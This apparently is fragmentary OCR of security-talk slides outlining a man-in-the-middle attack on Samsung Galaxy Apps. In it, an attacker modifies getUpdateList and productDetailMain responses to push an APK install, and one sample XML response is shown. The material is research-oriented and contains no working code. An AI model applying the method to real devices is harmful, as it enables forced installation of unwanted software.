
getUpdateList (Request) →

getUpdateList (Response) →


productDetailMain (Request) →

productDetailMain (Modified Response) →

D/L’ing & Installing APK



D/L’ing & Installing APK



D/L'ing & Installing APK

Galaxy Apps | Attacker | Samsung Server

getUpdateList (Request) → getUpdateList (Request)


getUpdateList (Modified Response) ← getUpdateList (Response)

productDetailMain (Request) → productDetailMain (Request)


productDetailMain (Response) ← productDetailMain (Response)

```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
   <response id="2280" name="productDetailMain" returnCode="0" startNum="1" endNum="1"
totalCount="1" transactionId="257eebcda006">
      <errorInfo>
         <errorString errorCode="0"/>
      </errorInfo>
      <list numValue="81">
         <value name="productID">000000202169</value>
         <value name="productName">Samsung Push Service</value>
         <value name="GUID">com.sec.spp.push</value>
         <!-- ... -->
      </list>
   </response>
</SamsungProtocol>
```

